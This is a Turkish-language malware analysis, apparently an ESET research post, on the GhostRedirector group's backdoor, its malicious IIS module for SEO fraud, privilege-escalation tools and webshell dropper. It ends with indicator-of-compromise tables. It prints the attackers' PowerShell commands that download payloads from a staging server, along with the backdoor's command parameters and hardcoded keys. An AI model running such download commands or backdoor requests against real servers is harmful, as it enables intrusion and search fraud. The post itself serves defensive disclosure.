Şekil 1**. Kurbanların tespit edildiği ülkeler , iki kaynaktan elde edilen verileri birleştirerek etkilenen ülkelerin ısı haritasını göstermektedir:
- ESET telemetri, burada bu saldırıları Aralık 2024 ile Nisan 2025 arasında tespit ettik, ve
- Saldırının boyutunu daha iyi anlamak için Haziran 2025’te gerçekleştirdiğimiz internet genelindeki tarama, ek kurbanları tespit etmemizi sağladı.
İnternet taramamızla tespit ettiğimiz tüm kurbanları bu güvenlik ihlali konusunda bilgilendirdik.
Şekil 1 Kurbanların tespit edildiği ülkeler
Toplanan tüm bilgilerle, dünya çapında en az 65 Windows sunucusunun ele geçirildiğini tespit ettik. Etkilenen sunucuların çoğu Brezilya, Peru, Tayland, Vietnam ve ABD’de bulunmaktadır. ABD’de bulunan ele geçirilen sunucuların çoğunun, önceki listede yer alan ülkelerde bulunan şirketlere kiralanmış olduğu görülmektedir. GhostRedirector’ın daha çok Güney Amerika ve Güney Asya’daki kurbanları hedef aldığına inanıyoruz.
Ayrıca aşağıdaki ülkelerde az sayıda vaka gözlemledik:
- Kanada,
- Finlandiya,
- Hindistan,
- Hollanda,
- Filipinler ve
- Singapur.
GhostRedirector belirli bir dikey veya sektörle ilgilenmiyor gibi görünüyor; eğitim, sağlık, sigorta, ulaşım, teknoloji ve perakende gibi çok çeşitli sektörlerde kurbanlar gördük.
## **İlk erişim**
ESET telemetrisine göre, GhostRedirector’ın kurbanlarına ilk erişimi, muhtemelen bir SQL Enjeksiyonu gibi bir güvenlik açığını kullanarak sağladığını düşünüyoruz. Ardından PowerShell’i kullanarak çeşitli kötü amaçlı araçları indiriyor – hepsi aynı hazırlık sunucusu olan 868id\[.\]com’dan. Bazı durumlarda, saldırganların aynı amaçla farklı bir [LOLBin](https://en.wiktionary.org/wiki/LOLBin), CertUtil kullandığını gördük.
Bu varsayım, yetkisiz PowerShell yürütmelerinin çoğunun, bir makinede komutları yürütmek için kullanılabilen xp\_cmdshell depolanmış prosedürünü barındıran sqlserver.exe ikili dosyasından kaynaklandığına dair gözlemlerimizle desteklenmektedir.
Aşağıda, ele geçirilen sunucularda yürütüldüğünü tespit ettiğimiz komutlara ilişkin örnekler verilmiştir:
- cmd.exe /d /s /c ” powershell curl https://xzs.868id\[.\]com/EfsNetAutoUser\_br.exe -OutFile C:\\ProgramData\\EfsNetAutoUser\_br.exe”
- cmd.exe /d /s /c ” powershell curl http://xz.868id\[.\]com/EfsPotato\_sign.exe -OutFile C:\\ProgramData\\EfsPotato\_sign.exe”
- cmd.exe /d /s /c “powershell curl https://xzs.868id\[.\]com/link.exe -OutFile C:\\ProgramData\\link.exe”
- powershell curl https://xzs.868id\[.\]com/iis/br/ManagedEngine64\_v2.dll -OutFile C:\\ProgramData\\Microsoft\\DRM\\log\\ManagedEngine64.dll
- powershell curl https://xzs.868id\[.\]com/iis/IISAgentDLL.dll -OutFile C:\\ProgramData\\Microsoft\\DRM\\log\\miniscreen.dll
Ayrıca GhostRedirector’ın aynı hazırlık sunucusundan indirdikten sonra, ele geçirilen web sunucusuna [GoToHTTP’yi](https://gotohttp.com/) yüklediğini de tespit ettik. GoToHTTP, tarayıcıdan erişilebilen bir uzak bağlantı kurmaya olanak tanıyan zararsız bir araçtır.
GhostRedirector, kötü amaçlı yazılımını yüklemek için C:\\ProgramData\\ dizinini kullandı; özellikle C++ arka kapısı ve IIS truva atı için C:\\ProgramData\\Microsoft\\DRM\\log dizinini kullandılar.
## **Saldırıya genel bakış**
Saldırının genel görünümü **Şekil 2** adresinde gösterilmektedir. Saldırganlar bir Windows sunucusunu ele geçirir, çeşitli kötü amaçlı araçlar indirir ve çalıştırır: Ayrıcalık yükseltme aracı, birden fazla web kabuğu bırakan kötü amaçlı yazılım, pasif C++ arka kapısı Rungan veya IIS truva atı Gamshen. Ayrıcalık yükseltme araçlarının amacı, Administrators grubunda ayrıcalıklı bir kullanıcı oluşturmaktır. Böylece GhostRedirector bu hesabı ayrıcalıklı işlemleri yürütmek için veya grup ele geçirilen sunucuya erişimini kaybetmesi durumunda yedek olarak kullanabilir.
Şekil 2 Saldırıya genel bakış
## **Pernıcıous Potatoes ayrıcalık yükseltme gerçekleştiriyor**
GhostRedirector, cephaneliğinin bir parçası olarak muhtemelen halka açık EfsPotato ve BadPotato istismarlarına dayanan, yerel ayrıcalık yükseltme ([LPE](https://attack.mitre.org/tactics/TA0004/)) taktiğini kullanan birkaç araç oluşturdu. Analiz edilen örneklerin neredeyse tamamı, birden fazla gizleme katmanı ile [.NET Reactor](https://www.eziriz.com/dotnet_reactor.htm) kullanılarak gizlenmişti. Örneklerin bazıları, TrustAsia RSA Code Signing CA G3 tarafından 深圳市迪元素科技有限公司 (Shenzhen Diyuan Technology Co., Ltd.) adına verilen ve BE2AC4A5156DBD9FFA7A9F053F8FA4AF5885BE3C parmak izine sahip bir kod imzalama sertifikası ile geçerli bir şekilde imzalanmıştı.
Bu örneklerin ana amacı, ele geçirilen sunucuda bir kullanıcı hesabı oluşturmak veya değiştirmek ve bunu Administrators grubuna eklemekti.
Analizimiz sırasında, analiz edilen örneklerden bu kötü amaçlı yönetici kullanıcılarının oluşturulmasında kullanılan aşağıdaki kullanıcı adlarını çıkardık.
- MysqlServiceEx
- MysqlServiceEx2
- Admin
Şekil 3**, bu örneklerin başarılı LPE istismarı sonrasında bir kullanıcı oluşturmak için kullandığı derlenmemiş kodu göstermektedir. Güvenlik amacıyla şifre gizlenmiştir.
Şekil 3 Kurban sunucusunda yeni bir kullanıcı oluşturan dekompile edilmiş kodun bir kısmı
Şekil 3** adresinde görüldüğü gibi bu ayrıcalık yükseltme araçları CUserHelper adlı özel bir C# sınıfı kullanır. Bu sınıf, Common.Global.DLL (SHA-1: 049C343A9DAAF3A93756562ED73375082192F5A8) adlı bir DLL’de uygulanmaktadır. Bu DLL’ye Comdai adını verdik ve analiz edilen örneklerde gömülüydü. Comdai’nin, GhostRedirector cephaneliğinin geri kalanıyla aynı geliştiriciler tarafından oluşturulduğuna inanıyoruz. Bu kanı, ilgili PDB yollarındaki ortak desene dayanmaktadır ( **Tablo 1** ‘de gösterilen tekrarlanan x5 alt dizesine bakın). Bu desen, Rungan, Gamshen ve ayrıcalık yükseltme araçları arasında ortaktır.
Tablo 1. GhostRedirector araçlarından toplanan PDB dizeleri
| **Sample SHA1** | **Sample type** | **PDBs** |
|---|---|---|
| 049C343A9DAAF3A93756 562ED73375082192F5A8 | Comdai library | F:\\x5\\netTools\\oMain\\Common.Global \\obj\\Release\\Common.Global.pdb |
| 28140A5A29EBA098BC62 15DDAC8E56EACBB29B69 | Rungan, C++ backdoor | F:\\x5\\AvoidRandomKill-main \\x64\\Release\\IISAgentDLL.pdb |
| 871A4DF66A8BAC3E640B 2D1C0AFC075BB3761954 | Gamshen, IIS trojan | F:\\x5\\AvoidRandomKill-main \\Release\\ManagedEngine64.pdb |
| 371818BDC20669DF3CA4 4BE758200872D583A3B8 | Tool to create a new user | E:\\x5\\netTools\\WinSystem\\obj \\Release\\uedit32\_sign.pdb |
Tablo 2**, GhostRedirector’ın çeşitli ayrıcalık yükseltme araçları tarafından kullanılan Comdai’de uygulanan önemli sınıfların genel bir özetini ve sınıf davranışlarının açıklamasını içerir. Link.exe adlı bir dosyayı çalıştırma işlevi sağlayan ExeHelper sınıfına dikkat edin. GhostRedirector, GoToHTTP aracını dağıtmak için aynı dosya adını kullanmıştır.
Ayrıca ağ iletişimi, dosya yürütme, dizin listeleme ve hizmetleri ve Windows kayıt defteri anahtarlarını manipüle etme gibi arka kapı benzeri yeteneklere de dikkat edin. Bu yöntemlerin bilinen herhangi bir GhostRedirector bileşeni tarafından kullanıldığını gözlemlememiş olsak da bu durum Comdai’nin saldırının çeşitli aşamalarını destekleyebilen çok yönlü bir araç olduğunu göstermektedir.
Tablo 2. Comdai’de uygulanan sınıflar
| **C# class** | **Description** |
|---|---|
| AES | Encrypts/Decrypts AES in ECB mode. Key: 030201090405060708091011121315 |
| CUserHelper | Lists users on a compromised server. Creates a user with specified credentials and adds it into a group name also specified by an argument; by default it uses the Administrators group. |
| ExeHelper | Used to execute a binary named link.exe. This name was used by the attackers for the GoToHTTP binary. |
| HttpHelper | Can perform through different methods, GET and POST requests, with an unknown purpose, to a hardcoded URL – https://www.cs01\[.\]shop. |
| MsgData | Contains only attributes, used by the class NodejsTX to deserialize a JSON object. |
| MyDll | Invokes methods from an unknown DLL named MyDLL.dll. |
| NodejsTX | Provides a method to communicate with another malicious component via pipes; the pipe is named salamander\_pipe, which can receive parameters to create a specified user who is then added to the administrators group. This user creation is achieved by invoking a method from the CUserHelper class. |
| RegeditHelper | Contains a method for reading the value of a specified windows registry key. |
| ScanfDirectory | Contains methods for listing the contents of a specified directory. |
| ServiceHelper | Contains methods to restart a specified service. |
| SystemHelper | Contains methods to execute a binary or execute commands via [ProcessStartInfo](https://learn.microsoft.com/en-us/dotnet/api/system.diagnostics.processstartinfo?view=net-8.0) class. The binary or commands are provided to [ProcessStartInfo](https://learn.microsoft.com/en-us/dotnet/api/system.diagnostics.processstartinfo?view=net-8.0) as arguments. |
| UserStruct | Contains only attributes, username – string Groups – list<string> Attributes are used by class CUserHelper for listing users. |
### **Kuralın bazı istisnaları**
Aynı sertifikayı kullanan bir örnek (SHA-1: 21E877AB2430B72E3DB12881D878F78E0989BB7F) keşfettik. Bu örnek, Ağustos 2024’te VirusTotal’e yüklenmiş ve GhostRedirector’ın cephaneliğiyle ilgili olduğunu düşünüyoruz ancak bu kampanyada kullanıldığını görmedik. Bu varsayım, bir metin dosyasını açmaya ve içeriğini sabit kodlanmış bir URL’ye göndermeye çalışan örneğin davranışına dayanmaktadır. Bunun için örnek, gömülü bir Comdai DLL içerir ve https://www.cs01\[.\]shop sabit kodlanmış URL’ye sahip Comdai C# sınıfı HttpHelper’ı çağırır – bu, **Tablo 2** adresinde bahsedilen alan adıyla aynıdır.
Ayrıca daha önce bahsedilen davranıştan biraz farklı olan bazı ayrıcalık yükseltme araçları da keşfettik.
Örneğin, bir durumda (SHA-1: 5A01981D3F31AF47614E51E6C216BED70D921D60), yeni bir kullanıcı oluşturmak yerine, mevcut bir kullanıcı olan Guest’in şifresini kötü amaçlı yazılımda sabit kodlanmış bir şifreyle değiştirir ve ardından [RID ele geçirme](https://blog.netwrix.com/2023/05/20/rid-hijacking/) tekniğini kullanarak bu kullanıcıyı yönetici gruplarına eklemeye çalışır.
Başka bir durumda (SHA-1: 9DD282184DDFA796204C1D90A46CAA117F46C8E1), araç sadece yeni bir yönetici kullanıcısı oluşturmakla kalmaz, aynı zamanda GhostRedirector tarafından araca argüman olarak manuel olarak sağlanan, kurbanın sunucularındaki belirli bir yola birden fazla webshell yükler.
Bu web kabukları, örneğin kaynaklarına açık metin olarak gömülüdür ve isimleri sabit kodlanmıştır; kullandığımız isimler şunlardır:
- C1.php
- Cmd.aspx
- Error.aspx
- K32.asxp
- K64.aspx
- LandGrey.asp
## **Zunput; bir web sitesi bilgi toplayıcısı ve webshell damlatıcı**
GhostRedirector tarafından kullanılan bir başka ilginç araç ise SitePuts.exe adlı dosyaydı. Zunput adını verdiğimiz bu örnek (SHA-1: EE22BA5453ED577F8664CA390EB311D067E47786), .NET Framework ile geliştirilmiş ve yukarıda bahsedilen sertifika ile imzalanmıştır; IIS yapılandırma sistemini okuyarak yapılandırılmış web sitelerini arar ve bunlar hakkında aşağıdaki bilgileri elde eder:
- Sunucudaki fiziksel yol,
- Ad ve
- Her site için aşağıdaki öznitelikler:
- protokol,
- IP adresi ve
- ana bilgisayar adı.
Bilgiler toplandıktan sonra, Zunput sunucuda fiziksel yolun varlığını kontrol eder ve ayrıca dizinde en az bir .php, .aspx veya .asp uzantılı dosya bulunduğunu doğrular. Bu şekilde, Zunput yalnızca dinamik içeriği çalıştırabilen aktif web sitelerini hedefler ve yalnızca bu dizinlere gömülü web kabuklarını bırakır. Webshell’ler örneğin kaynaklarına gömülüdür ve her webshell’in tarihleri (oluşturulma, değiştirilme, erişilme) için kötü amaçlı yazılım, dizindeki mevcut bir dosyanın tarihini kullanır.
Webshell’ler ASP, PHP ve JavaScript ile yazılmıştır ve kullanılan adlar aşağıdaki listeden rastgele seçilir:
- Xml
- Ajax
- Sync
- Loadapi
- Loadhelp
- Kod
- Jsload
- Loadcss
- Loadjs
- Pop3
- Imap
- Api
Web kabukları için kullanılan uzantılar:
- .cer
- .pjp
- .asp
- .aspx
Zunput yürütülürken toplanan bilgiler, yürütülmüş olduğu dizinde log.txt adlı bir dosyaya kaydedilir (**Şekil 4** adresinde bir örneğe bakın). Bu bilgiler Zunput tarafından otomatik olarak sızdırılmaz ancak saldırganlar tarafından çeşitli yöntemlerle elde edilebilir; bunlardan biri, daha önce bahsedilen dağıtılmış webshell aracılığıyla olabilir.
Şekil 4 logtxt dosyasının kaydedilen içeriğinin örneği burada 分割线 makinesi Bölme çizgisi anlamına gelir
## **Son yükler**
### **Rungan, pasif bir C++ arka kapısı**
Rungan (SHA-1: 28140A5A29EBA098BC6215DDAC8E56EACBB29B69), C:\\ProgramData\\Microsoft\\DRM\\log\\miniscreen.dll dosyasına yüklendiğini gördüğümüz pasif bir C/C++ arka kapısıdır.
Bu arka kapı, dize şifre çözme için CBC modunda AES kullanır. 030201090405060708090A0B0C0D0E0F IV ve anahtar için kullanılır ve kötü amaçlı yazılımın PDB yolu F:\\x5\\AvoidRandomKill-main\\x64\\Release\\IISAgentDLL.pdb temelinde, GhostRedirector’ın [AvoidRandomKill](https://github.com/minhangxiaohui/AvoidRandomKill/blob/main/AvoidRandomKill/AES.cpp) [deposundaki](https://github.com/minhangxiaohui/AvoidRandomKill/blob/main/AvoidRandomKill/AES.cpp) AES uygulamasını yeniden kullandığını düşünüyoruz.
Bu arka kapının temel işlevi, [HTTP Sunucu API’sini](https://learn.microsoft.com/en-us/windows/win32/http/http-api-start-page) kötüye kullanarak IIS’yi atlayarak güvenliği ihlal edilmiş sunucuya düz metin olarak sabitlenmiş bir URL http://+:80/v1.0/8888/sys.html kaydetmektir. Ardından arka kapı, bu URL ile eşleşen bir istek bekler, ardından güvenliği ihlal edilmiş sunucuda alınan komutları ayrıştırır ve yürütür.
Ek URL’ler, C:\\Windows\\Microsoft.NET\\Framework64\\v2.0.50727\\1033\\vbskui.dll adlı isteğe bağlı bir yapılandırma dosyasında ayarlanabilir. Rungan, yapılandırılan desenlerle eşleşen tüm gelen istekleri dinler ve yapılandırma bir arka kapı komutu aracılığıyla güncellenebilir. Arka kapıyı etkinleştirmek için gelen HTTP isteklerinin Rungan’da sabit olarak kodlanmış belirli bir parametre ve değer kombinasyonunu içermesi gerekir.
Bu kontrol karşılandığında, Rungan parametre action kullanarak arka kapı komutunu belirler ve HTTP isteği gövdesindeki verileri komut parametreleri olarak kullanır. C&C protokolünde şifreleme veya kodlama kullanılmaz. En dikkat çekici yetenekler, yeni bir kullanıcı oluşturmak veya kurbanın sunucusunda komutlar yürütmektir; arka kapı komutlarının tam listesi **Tablo 3** adresinde gösterilmektedir.
Tablo 3. Rungan arka kapı komutları
| **Parameter** | **Body** | **Description** | **Response** |
|---|---|---|---|
| mkuser | user=<USERNAME>&pwd= <PASSWORD> &groupname=<GROUPNAME> | Creates the specified user on the compromised server using the [NetUserAdd](https://learn.microsoft.com/en-us/windows/win32/api/lmaccess/nf-lmaccess-netuseradd) Windows API. | Status code of the operation. |
| listfolder | path=<A\_PATH> | This looks unfinished: it collects information from selected path but doesn’t exfiltrate it. | N/A |
| addurl | url=<URL\_1>\|<URL\_2> | Registers URLs the backdoor will listen on. Can be more than one separated with \|. The URL is also added to the configuration file. | If a URL fails to register, the response will be Failed: <URL>, otherwise All Ok. |
| cmd | cmdpath=<CMD\_PATH> &mingl= <COMMAND\_TO\_EXECUTE> | Executes a command on the victim’s server using pipes and the [CreatePorcessA](https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa) API. | Command output. |
Şekil 5** ve **Şekil 6**, simüle edilmiş bir ortamda [postman](https://www.postman.com/) aracını kullanarak dinamik analiz sırasında kötü amaçlı yazılıma yapılan farklı istek örneklerini göstermektedir.
Şekil 5 Test sunucusunda komutları yürütme
Şekil 6 Test sunucusunda kötü amaçlı yazılım aracılığıyla kullanıcı ekleme
### **Gamshen, kötü amaçlı IIS modülü**
C/C++ DLL olarak geliştirilen Gamshen, kötü amaçlı bir yerel IIS modülüdür. Bu kötü amaçlı yazılımın temel işlevi, Googlebot arama motoru tarayıcısından güvenliği ihlal edilmiş sunucuya yapılan istekleri yakalamak ve yalnızca bu durumda sunucunun meşru yanıtını değiştirmektir. Yanıt, Gamshen’in C&C sunucusundan dinamik olarak istenen verilere göre değiştirilir. Bunu yaparak GhostRedirector, meşru, güvenliği ihlal edilmiş web sitesinden hedef web sitesine yapay geri bağlantılar oluşturmak gibi manipülatif, şüpheli SEO teknikleri kullanarak belirli bir üçüncü taraf web sitesinin Google arama sıralamasını manipüle etmeye çalışır. Daha önce benzer taktikler kullanan bir IIS truva atı vakasını belgelemiştik: bkz. [IISerpent: Kötü amaçlı yazılımla yapılan SEO dolandırıcılığı hizmeti.](https://www.welivesecurity.com/2021/08/11/iiserpent-malware-driven-seo-fraud-service/)
Etkilenen web sitesini ziyaret eden normal bir kullanıcının herhangi bir değişiklik görmeyeceği ve kötü amaçlı davranıştan etkilenmeyeceği önemle belirtilmelidir çünkü Gamshen normal ziyaretçilerin istekleri üzerine kötü amaçlı faaliyetlerini tetiklemez.
**Şekil 7**, IIS SEO dolandırıcılık planına katılan kötü amaçlı bir modülün, Google Crawler (diğer adıyla Googlebot) tarafından bir istek yapıldığında güvenliği ihlal edilmiş bir sunucunun meşru yanıtını nasıl değiştirdiğini göstermektedir.
Şekil 7 SEO dolandırıcılık planına genel bakış
Bunu yapmak için saldırganlar, aşağıdaki IIS olay işleyicileri için kendi kötü amaçlı kodlarını uygulamışlardır:
- OnBeginRequest
- OnPreExecuteRequestHandler
- OnPostExecuteRequestHandler
- OnSendResponse
Güvenliği ihlal edilen sunucu bir HTTP isteği aldığında bu istek IIS istek işleme boru hattından geçer ve bu işlem, sürecin çeşitli adımlarında bu işleyicileri tetikler. Özellikle, OnSendResponse işleyicisi, güvenliği ihlal edilen sunucu tarafından HTTP yanıtı gönderilmeden hemen önce tetiklenir. Gamshen, bir IIS modülü olarak yüklendiğinden bu adımlarda gelen her HTTP isteğini otomatik olarak yakalar ve üç eylem gerçekleştirir.
İlk olarak, yalnızca ilgilenilen HTTP isteklerini filtrelemek için bir dizi doğrulama gerçekleştirir:
- İstek, bir Google tarayıcısından gelmelidir: User-Agent başlığı Googlebot dizesini içermeli veya Referer, google.com dizesini içermelidir.
- HTTP yöntemi POST olmamalıdır.
- İstenen kaynak bir görüntü, stil sayfası veya benzer bir statik kaynak değildir, yani aşağıdaki uzantılardan hiçbirine sahip değildir: .jpg, .resx, .png, .jpeg, .bmp, .gif, .ico, .css veya .js. Bu, UI işlevselliğinin bozulmasını önlemek içindir.
- URL, android\_ dizesini içermeli veya aşağıdaki düzenli ifadelerden herhangi biriyle eşleşmelidir:
- \[/\]?(android\|plays\|articles\|details\|iosapp\|topnews\|joga)\_(\[0-9\_\]{6,20})(/\|\\\\.\\\\w+)?
- \[/\]?(android\|plays\|articles\|details\|iosapp\|topnews\|joga)\_(\[a-zA-Z0-9\_\]{6,8})\\\\/(\[a-zA-Z0-9\_\]{6,20})(/\|\\\\.\\\\w+)?
- \[/\]?(android\|plays\|articles\|details\|iosapp\|topnews\|joga)\\\\/(\[0-9\_\]{6,20})(/\|\\\\.\\\\w+)?
- \[/\]?(android\|plays\|articles\|details\|iosapp\|topnews\|joga)\\\\/(\[a-zA-Z\]{8,10})(/\|\\\\.\\\\w+)?
- \[/\]?(\[a-zA-Z0-9\]{6,8})\\\\/(\[a-zA-Z0-9\]{6,8})(/\|\\\\.phtml\|\\\\.xhtml\|\\\\.phtm\|\\\\.shtml)
- \[/\]?(\[a-zA-Z0-9\_\]{14})(/\|\\\\.html\|\\\\.htm)
- \[/\]?(\[a-zA-Z0-9\]{6})\\\\/(\[a-zA-Z0-9\]{8})(/\|\\\\.html\|\\\\.htm)
- \[/\]?(\[a-z0-9\]{6})\\\\.xhtml
İkinci olarak, Gamshen arama motoru tarayıcısı için tasarlanan yanıtı kendi C&C sunucusu brproxy.868id\[.\]com’dan elde ettiği verilerle değiştirir. Bu amaçla üç URL’nin kullanıldığını gözlemledik:
- https://brproxy.868id\[.\]com/index\_base64.php?<ORIGINAL\_URL>
- https://brproxy.868id\[.\]com/tz\_base64.php?<ORIGINAL\_URL>
- https://brproxy.868id\[.\]com/url/index\_base64.php
Tüm durumlarda, aşağıdaki sabit kodlanmış User-Agent dizesi kullanılır: Mozilla/5.0 (uyumlu; Googlebot/2.1; +http://www.google.com/bot.html). Base64 ile kodlanmış bir yanıt beklenir, bu yanıt daha sonra kod çözülür ve arama motoru tarayıcısı için tasarlanan HTTP yanıtına eklenir.
Son olarak, istek işleme boru hattının son adımında, HTTP yanıtı gönderilmeden hemen önce, OnSendResponse olay işleyicisi bu tarayıcı istekleri için yanıtı doğrular. Yanıt 404 HTTP durum koduna sahipse yani Gamshen C&C sunucusundan kötü amaçlı verileri alamamışsa bunun yerine farklı bir C&C sunucusuna yönlendirme gerçekleştirir: http://gobr.868id\[.\]com/tz.php.
brproxy.868id\[.\]com veya gobr.868id\[.\]com adreslerinden yanıt alamadık ancak verilerin, anahtar kelime doldurma, kötü amaçlı geri bağlantılar ekleme gibi [şüpheli SEO tekniklerini](https://blog.hubspot.com/marketing/black-hat-seo) veya yönlendirme durumunda, arama motorunun güvenliği ihlal edilmiş web sitesini hedef üçüncü taraf web sitesiyle ilişkilendirerek arama dizinini zehirlemeyi desteklediğini düşünüyoruz.
Ancak VirusTotal’de bu alan adlarına odaklanarak ilgili görselleri bulabildik – bu durumda, Portekizce konuşan kullanıcılar için bir kumar uygulamasının reklamını yapan görseller. Bu web sitesinin, bu kötü amaçlı IIS modülü tarafından kolaylaştırılan SEO dolandırıcılık planının yararlanıcısı olduğuna inanıyoruz – Gamshen muhtemelen mümkün olduğunca çok sayıda web sitesini tehlikeye atmaya ve itibarlarını kötüye kullanarak bu üçüncü taraf web sitesine trafik çekmeye çalışıyor.
Şekil 8** ve **Şekil 9**, GhostRedirector’ın SEO dolandırıcılığı planında potansiyel olarak kullandığı iki görüntüyü göstermektedir.
Şekil 8 SEO dolandırıcılık planından muhtemelen yararlanan bir kumar web sitesi makine çevirisi VIP üyeler için avantajlar ve ayrıcalıklar
Şekil 9 SEO dolandırıcılığı planından muhtemelen yararlanan bir kumar sitesi makine çevirisi Endişesiz büyük para yatırma ve çekme işlemleri
## **Sonuç**
Bu blog yazısında, daha önce bilinmeyen, Çin ile bağlantılı bir tehdit aktörü olan GhostRedirector ve Windows sunucularını tehlikeye atmak ve kötüye kullanmak için kullandığı araç setini tanıttık. GhostRedirector, tehlikeye atılan sunucularda uzaktan komut yürütmeyi mümkün kılmanın yanı sıra, şüpheli SEO taktikleri ile Google arama sonuçlarını manipüle etmek için tasarlanmış kötü amaçlı bir IIS modülü olan Gamshen’i de kullanır. Gamshen, ele geçirilen sunucuda barındırılan web sitelerinin güvenilirliğini kötüye kullanarak, üçüncü taraf bir kumar web sitesini tanıtıyor. Bu site, muhtemelen bir SEO dolandırıcılığı hizmetine katılan ücretli bir müşteri.
GhostRedirector, ele geçirilen sunucuya birden fazla uzaktan erişim aracı yerleştirerek ve sahte kullanıcı hesapları oluşturarak ele geçirilen altyapıya uzun vadeli erişimi sürdürmek için kalıcılık ve operasyonel dayanıklılık da sergilemektedir.
## **IoC’ler**
Kompromize göstergelerinin (IoC’ler) ve örneklerin kapsamlı bir listesi GitHub deposunda bulunabilir.
### **Files**
| **SHA-1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| EE22BA5453ED577F8664 CA390EB311D067E47786 | SitePut.exe | MSIL/Agent.FEZ | Zunput, information collector and webshell installer. |
| 677B3F9D780BE184528D E5967936693584D9769A | EfsNetAutoUser.exe | MSIL/HackTool.Agent.QJ | A custom tool using the EfsPotato exploit to create a new user on the compromised server. |
| 5D4D7C96A9E302053BDF AF2449F9A2AB3C806E63 | NetAutoUser.exe | MSIL/AddUser.S | A custom tool using the BadPotato exploit to create a new user on the compromised server. |
| 28140A5A29EBA098BC62 15DDAC8E56EACBB29B69 | miniscreen.dll | Win64/Agent.ELA | Rungan, a passive C++ backdoor. |
| 371818BDC20669DF3CA4 4BE758200872D583A3B8 | auto.exe | Generik.KJWBIPC | A tool to create a new user on the compromised server. |
| 9DD282184DDFA796204C 1D90A46CAA117F46C8E1 | auto\_sign.exe | MSIL/Agent.XQL | A tool to create a new user or deploy webshells on the compromised server. |
| 87F354EAA1A6ED5AE51C 4B1A1A801B6CF818DAFC | EfsNetAutoUser.exe | MSIL/HackTool.Agent.QJ | A custom tool using the EfsPotato exploit to create a new user on the compromised server. |
| 5A01981D3F31AF47614E 51E6C216BED70D921D60 | DotNet4.5.exe | MSIL/AddUser.S | Custom tool using BadPotato exploit to elevate privileges of an existing user. |
| 6EBD7498FC3B744CED37 1C379BA537077DD97036 | NetAUtoUser\_sign.exe | MSIL/AddUser.S | Custom tool using BadPotato exploit to elevated privileges of an existing user. |
| 0EE926E29874324E52DE 816B74B12069529BB556 | link.exe | Win64/RemoteAdmin.GotoHTTP.A potentially unsafe application | GoToHTTP tool. |
| 373BD3CED51E19E88876 B80225ECA65A5C01413F | N/A | PHP/Webshell.NWE | Webshell. |
| 5CFFC4B3B96256A45FB4 5056AE0A9DC76329C25A | N/A | ASP/Webshell.MP | Webshell. |
| B017CEE02D74C92B2C65 517101DC72AFA7D18F16 | N/A | PHP/Webshell.OHB | Webshell. |
| A8EE056799BFEB709C08 D0E41D9511CED5B1F19D | N/A | ASP/Webshell.UV | Webshell. |
| C4681F768622BD613CBF 46B218CDA06F87559825 | N/A | ASP/Webshell.KU | Webshell. |
| E69E4E5822A81F68107B 933B7653C487D055C51B | N/A | ASP/Webshell.UZ | Webshell. |
| A3A55E4C1373E8287E4E 4D5D3350AC665E1411A7 | N/A | ASP/Webshell.UY | Webshell. |
| E6E4634CE5AFDA0688E7 3A2C21A2ECDABD5E155D | N/A | ASP/Webshell.UY | Webshell. |
| 5DFC2D0858DD7E811CD1 9938B8C28468BE494CB6 | N/A | ASP/Webshell.UX | Webshell. |
| 08AB5CC8618FA593D2DF 91900067DB464DC72B3E | ManagedEngine32\_v2.dll | Win32/BadIIS.AG | Gamshen, a malicious IIS module. |
| 871A4DF66A8BAC3E640B 2D1C0AFC075BB3761954 | ManagedEngine64\_v2.dll | Win64/BadIIS.CY | Gamshen, a malicious IIS module. |
| 049C343A9DAAF3A93756 562ED73375082192F5A8 | N/A | MSIL/Agent.FFZ | Comdai, a malicious multipurpose DLL used to create a malicious user. |
### **Network**
| **IP** | **Domain** | **Hosting provider** | **First seen** | **Details** |
|---|---|---|---|---|
| N/A | xzs.868id\[.\]com | N/A | 2024-12-03 | GhostRedirector staging server, hosted on Cloudflare. |
| 104.233.192\[.\]1 | xz.868id\[.\]com | PEG TECH INC | 2024-12-03 | GhostRedirector staging server. |
| 104.233.210\[.\]229 | q.822th\[.\]com www.881vn\[.\]com | PEG TECH INC | 2023-10-06 | GhostRedirector staging server. |
| N/A | gobr.868id\[.\]com | N/A | 2024-08-25 | Gamshen C&C server, hosted on Cloudflare. |
